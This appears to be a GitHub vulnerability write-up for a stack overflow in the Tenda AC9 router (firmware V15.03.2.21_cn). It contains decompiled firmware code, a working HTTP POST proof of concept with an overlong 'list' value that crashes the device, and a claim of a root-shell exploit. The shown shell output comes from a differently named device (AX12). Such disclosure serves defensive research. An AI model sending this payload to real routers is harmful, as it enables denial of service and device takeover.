EPhaha / **IOT_vuln** Public

Code Issues 11 Pull requests Actions Projects Security ···

main IOT_vuln / Tenda / AC9 / 9 /

fuxianghah TendaAC9 update ... on Feb 14 **History**

..

img	10 months ago
readme.md	10 months ago


readme.md

Tenda AC9 V15.03.2.21_cn stack overflow

Overview

- Manufacturer's website information： https://www.tenda.com.cn/profile/contact.html
- Firmware download address ： https://www.tenda.com.cn/download/default.html

1. Affected version



软件升级 ×


当前版本： V15.03.2.21_cn

升级类型： ○ 本地升级 ● 在线升级

当前版本为最新版本，不需要升级


Figure 1 shows the latest firmware Ba of the router

Vulnerability details




```
int __fastcall formSetVirtualSer(int a1)
{
  int v1; // r0
  char s[256]; // [sp+10h] [bp-114h] BYREF
  void *v5; // [sp+110h] [bp-14h]
  int v6; // [sp+114h] [bp-10h]

  memset(s, 0, sizeof(s));
  v6 = 0;
  v5 = sub_2B408(a1, (int)"list", (int)&unk_C6B70);
  v1 = sub_6E3BC("adv.virtualser", v5, 126);
  if ( CommitCfm(v1) )
  {
    sprintf(s, "advance_type=%d", 2);
    send_msg_to_netctrl(5, s);
  }
  else
  {
    v6 = 1;
  }
  overflow_check(
    a1,
    "HTTP/1.1 200 OK\nContent-type: text/plain; charset=utf-8\nPragma: no-cache\nCache-Control: no-cache\n\n");
  overflow_check(a1, "{\"errCode\":%d}", v6);
  return sub_2C2D0(a1, 200);
}
```

First, put the content obtained from the list parameter into the V5 parameter, and then bring the V5 parameter into the sub_ 6e3bc function



```
int __fastcall sub_6E3BC(const char *a1, char *a2, unsigned __int8 a3)
{
  int result; // r0
  char v7[4]; // [sp+1Ch] [bp-188h] BYREF
  int v8; // [sp+20h] [bp-184h]
  int v9[2]; // [sp+24h] [bp-180h] BYREF
  int v10[2]; // [sp+2Ch] [bp-178h] BYREF
  int v11[2]; // [sp+34h] [bp-170h] BYREF
  char v12[16]; // [sp+3Ch] [bp-168h] BYREF
  char v13[256]; // [sp+4Ch] [bp-158h] BYREF
  char s[64]; // [sp+14Ch] [bp-58h] BYREF
  char *v15; // [sp+18Ch] [bp-18h]
  int v16; // [sp+190h] [bp-14h]
  char *v17; // [sp+194h] [bp-10h]
```

At this time, the corresponding parameter is A2



```
v8 = 0;
v16 = 0;
if ( strlen(a2) > 4 )
{
  ++v16;
  v17 = a2;
  while ( 1 )
  {
    v15 = strchr(v17, a3);
    if ( !v15 )
      break;
    *v15++ = 0;
    memset(s, 0, sizeof(s));
    sprintf(s, "%s.list%d", a1, v16);
    if ( sscanf(v17, "%[^,]%*c%[^,]%*c%[^,]%*c%s", v12, v11, v10, v9) == 4 )
    {
      sprintf(v13, "0;%s;%s;%s;%s;1", (const char *)v10, (const char *)v11, v12, (const char *)v9);
      SetValue((int)s, (int)v13);
    }
    v17 = v15;
```

First, we will judge whether the A2 parameter is greater than 4 If it is greater than 4, the content of A2 is transmitted to V17, and then the matched content is directly formatted into the stack through sscanf. The nullable parameters are IP, port, port and 1 respectively. There are stack overflow vulnerabilities


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.2.21_cn
2. Attack with the following POC attacks

```
POST /goform/SetVirtualServerCfg HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1025
Origin: http://192.168.11.1
Connection: close
Referer: http://192.168.11.1/virtual_server.html?random=0.8753049569086946&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbcvls1qw

list=192.168.11.4,21aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaa
```

The reproduction results are as follows:




Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shel



```
iot@attifyos ~/D/T/AX12> python3 exp2.py
iot@attifyos ~/D/T/AX12> 
```

```
root@AX12:/# ls
bin      files    opt      rom      sys      var
dev      lib      overlay  root     tmp      www
etc      mnt      proc     sbin     usr
root@AX12:/# id
uid=0(root) gid=0(root) groups=0(root)
root@AX12:/# 
```